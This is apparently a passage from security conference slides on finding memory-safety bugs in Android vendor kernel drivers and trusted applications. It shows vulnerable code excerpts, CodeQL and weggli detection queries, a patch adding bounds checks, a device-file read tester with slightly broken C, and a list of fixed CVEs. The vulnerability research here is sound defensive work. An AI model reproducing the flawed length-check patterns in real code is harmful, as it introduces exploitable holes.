/* | VER   | enc_factor | iv_len | iv   | len_subkey | subkey | len_
/* | 1bytes | 4 bytes   | 1bytes | 16bytes | 1bytes   | 32bytes | 1by
/* +-----+-----+-----+-----+-----+-----+
/* |<-----encrypted by ma
/* +-----+
/* resp*/
/* +-----+
/* | VER   | iv_len | iv   | len_deviceid | deviceid | len_challenge
/* | 1bytes | 1bytes | 16bytes | 1bytes   | 40bytes | 1bytes
/* +-----+-----+-----+-----+-----+
/* |<-----encrypted by sub
/* +-----+

...
if (req == NULL || res == NULL || req->len < 64) {
    LOG_ERROR("param is null");
    return ERR_BAD_PARAM;
}
...
memcpy(enc_factor, req->buf + 1, 4);
if ( _get_master_key(&MASTER_KEY, enc_factor)) {
    LOG_ERROR("get key error");
    return ERR_OUT_OF_MEM;
}
buf = malloc_ex(buf_len, 0);
if (buf == NULL) {
    LOG_ERROR("malloc memory fail");
    ret = ERR_OUT_OF_MEM;
    goto bye;
}

iv_len = req->buf[5] & 0xFF;
...
memcpy(iv, req->buf + 6, iv_len);
```

codeql statement

```
from Comment comment
where (
    comment.getContents().toString().matches("%len %")
    or comment.getContents().toString().matches("%length%")
    or comment.getContents().toString().matches("%bytes%")
    // or ...
    or comment.getContents().toString().matches("%always%")
    or comment.getContents().toString().matches("%should%")
)
```

# Check&Warn without Return

```
static int do_xx_dump(void* buf, unsigned int buf_size) {
    char* data = NULL;
    int err = 0;
    int len;
    int dumpSize;

    xx_dump_t* ctx = (xx_dump_t*)buf;
    LOGI("xxx xx dump mode:%d", ctx->config.xx_current_mode);
    LOGI("xxx dump stage:%d", ctx->config.dump_stage);
    /* |xx_dump_t | data_buf |
     * |--offset--|-----|
     * |-----| -data_size-|
     * |-----| -buf_size-----|
     */
    if (ctx->config.dump_stage == DUMP_STAGE_3_GET_DATA_BUF) {
        if (ctx->config.data_size + ctx->config.cmd_to_data_offset != (int)buf_size) {
            ctx = NULL;
            LOGE("xxx error data size, data_size:%d cmd_to_data_offset:%d buf_size:%d", ctx->config.data_size,
                ctx->config.cmd_to_data_offset, buf_size);
        }
    } else {
        ctx = CAST_CMD_BUF(xx_dump_t, buf, buf_size);
    }

    LOGI("xxx sizeof xx_dump_t:%lu,buf_size:%d", sizeof(xx_dump_t), buf_size);
}
```

codeql || weggli

```
weggli -R 'err=(perror|pr_error|dev_err)'
-l -u '{
    if ( _(_)) {
        $err(_);
        NOT:$ret ;
    }
}' ./src/
```

# Check after Use

codeql statement

```

from Variable v, AssignExpr expr, IfStmt ifstmt,
    RelationalOperation condition

where v.getAnAccess() = expr.getAChild()
and not v.getAnAccess() = expr.getLValue()
and condition = ifstmt.getCondition().getAChild*()
and v.getAnAccess() = condition.getLeftOperand()
and expr.getLocation().getStartLine() <
    ifstmt.getLocation().getStartLine()
and ifstmt.getLocation().getStartLine() -
    expr.getLocation().getStartLine() < 20
and not exists( IfStmt ifstmt_pre, RelationalOperation condition_pre |
    condition_pre = ifstmt_pre.getCondition().getAChild*()
    and v.getAnAccess() = condition_pre.getLeftOperand()
    and expr.getLocation().getStartLine()
        > ifstmt_pre.getLocation().getStartLine()
    and expr.getLocation().getStartLine()
        - ifstmt_pre.getLocation().getStartLine() < 20
)

```

This has already been fixed.

```

GLOBAL struct xxx g_DPE_ReqRing;

static long DPE_ioctl(struct file *pFile, unsigned int Cmd,
                    unsigned long Param) {
...
    int enqueueNum;
...
    case DPE_ENQNUM : {
        if (copy_from_user(&enqueueReqNum, (void *)Param, sizeof(int)) == 0) {
            spin_lock_irqsave(&(DPEInfo.SpinLockIrq[DPE_IRQ_TYPE_INT_DVP_ST]), flags);
            g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx].processID =
                pInfo->Pid;
            g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx].enqueueReqNum =
                enqueueNum;
            spin_unlock_irqrestore(&(DPEInfo.SpinLockIrq[DPE_IRQ_TYPE_INT_DVP_ST]),
                flags);
            if (enqueueNum > _SUPPORT_MAX_DPE_FRAME_REQUEST_) {
                LOG_ERR("DPE Enque Num is bigger than enqueueNum:%d\n", enqueueNum);
            }
...
        case DPE_ENQUE : {
...
            if ((DPE_REQUEST_STATE_EMPTY ==
                g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx].State) &&
                (g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx].FrameWRIdx <
                 g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx]
                    .enqueueReqNum)) {
                g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx]
                    .DpeFrameStatus[g_DPE_ReqRing
                        .DPEReq_Struct[g_DPE_ReqRing.WriteIdx]
                            .FrameWRIdx] = DPE_FRAME_STATUS_ENQUE;
                memcpy(
                    &g_DPE_ReqRing.DPEReq_Struct[g_DPE_ReqRing.WriteIdx]
                        .DpeFrameConfig[g_DPE_ReqRing
                            .DPEReq_Struct[g_DPE_ReqRing.WriteIdx]
                                .FrameWRIdx++],
                    &dpe_DpeConfig, sizeof(struct DPE_Config));

```

```
static int imgsys_vidioc_qbuf(struct file *file, void *priv,
                             struct v4l2_buffer *buf)
{
    struct imgsys_pipe *pipe = video_drvdata(file);
    struct imgsys_video_device *node = imgsys_file_to_node(file);
    struct vb2_buffer *vb = node->dev_q.vbq.bufs[buf->index];
    struct imgsys_dev_buffer *dev_buf =
        imgsys_vb2_buf_to_dev_buf(vb);
    struct buf_info dyn_buf_info;
    int ret = 0, i = 0;
    unsigned long user_ptr = 0;
    struct imgsys_request *imgsys_req;
    struct media_request *req;

    if (!dev_buf) {
        dev_dbg(pipe->imgsys_dev->dev, "[%s] NULL dev_buf obtained with idx %d\n", __func__,
                buf->index);
        return -EINVAL;
    }

    //support dynamic change size&fmt for std mode flow
    req = media_request_get_by_fd(&pipe->imgsys_dev->mdev, buf->request_fd);
    imgsys_req = imgsys_media_req_to_imgsys_req(req);
    imgsys_req->tstate.time_qbuf = ktime_get_boottime_ns()/1000;
    media_request_put(req);
}
```

## Return without Check

weggli statement

```
weggli -l -u '{
    $ret = $funcA(_);
    not: if (($_ret))(_);
    $funcb($ret);
}' ./
```

This has already been fixed.



# No inspection of people who enter the house

## Diffstat

```
-rw-r--r-- msm/dsi/dsi_ctrl.c 8
```

1 files changed, 7 insertions, 1 deletions

```
diff --git a/msm/dsi/dsi_ctrl.c b/msm/dsi/dsi_ctrl.c
index dee844c..9db2e90 100644
--- a/msm/dsi/dsi_ctrl.c
+++ b/msm/dsi/dsi_ctrl.c
@@ -1,6 +1,6 @@
// SPDX-License-Identifier: GPL-2.0-only
/*
- * Copyright (c) 2016-2020, The Linux Foundation. All rights reserved.
+ * Copyright (c) 2016-2021, The Linux Foundation. All rights reserved.
 */

#define pr_fmt(fmt) "dsi-ctrl:[%s] " fmt, __func__
@@ -109,6 +109,9 @@ static ssize_t debugfs_state_info_read(struct file *file,
                                dsi_ctrl->clk_freq.pix_clk_rate,
                                dsi_ctrl->clk_freq.esc_clk_rate);

+
+   if (len > count)
+       len = count;
+
   len = min_t(size_t, len, SZ_4K);
   if (copy_to_user(buff, buf, len) {
       kfree(buf);
@@ -164,6 +167,9 @@ static ssize_t debugfs_reg_dump_read(struct file *file,
                                return rc;
   }

+
+   if (len > count)
+       len = count;
+

   len = min_t(size_t, len, SZ_4K);
   if (copy_to_user(buff, buf, len) {
       kfree(buf);
```

## Detect program

```
//-fsanitize=address

int read_test(void *path){
    int fd, ret;
    char buf[small_size];
    fd = open(path, O_RDONLY | O_NONBLOCK);

    ret = read(fd, q_short_buf, 0);
    ret = read(fd, q_short_buf, small_size);

    close(fd);
    return NULL;
}

void main(int argc, char const *argv[])
{
    struct dirent *dp = NULL;
    char new_path[MAX_PATH_LEN] = {0};

    while((dp = readdir(argv[1])) != NULL){
        sprintf(new_path, sizeof(new_path) - 1, "%s/%s",
                argv[1], dp->d_name);
        if (!access(new_path, R_OK))
            read_test(new_path);
    }
}
```

## Discovered Vulnerabilities

issue#1	OOB-Read in Trust Application	issue#6	low in v4l2
issue#2	OOB-Read in Trust Application	issue#7	CVE-2022-20369
issue#3	CVE-2022-32632	issue#8	in camera
issue#4	in drm	issue#9	dup in camera
issue#5	CVE-2022-32628	issue#10	dup in camera

All these vuls had already been fixed by vendors.

## Phase4 Summary

- Unlike other vulnerabilities we discussed earlier, which are code-y, this type of error is more human-y, and we hope to reduce the security risk by listing situations we have seen.

# Agenda

- The beginning of the journey: 3 ‘identical’ CVEs
- Event-based Fuzzing
- Patch-based Research
- Realistic code Scenarios
- Comment Police
- **Conclusion**

## Conclusion

- Sometimes unexpected findings can inspire new approaches, and Event-based Fuzzing improvements can help identify security problems in complex system.
- 'Fixed' does not mean completely secure, you can try bypassing or going deeper.
- Using CodeQL/Weggli could be a better solution to realistic code scenarios, makes bug hunting for customized products more efficient.

## Acknowledgement

- All the vendors have worked diligently with us to remediate the security vulnerabilities.

**Thank you!**

# Q&A

---

vmth4869@gmail.com  
ieatmuttonchuan@gmail.com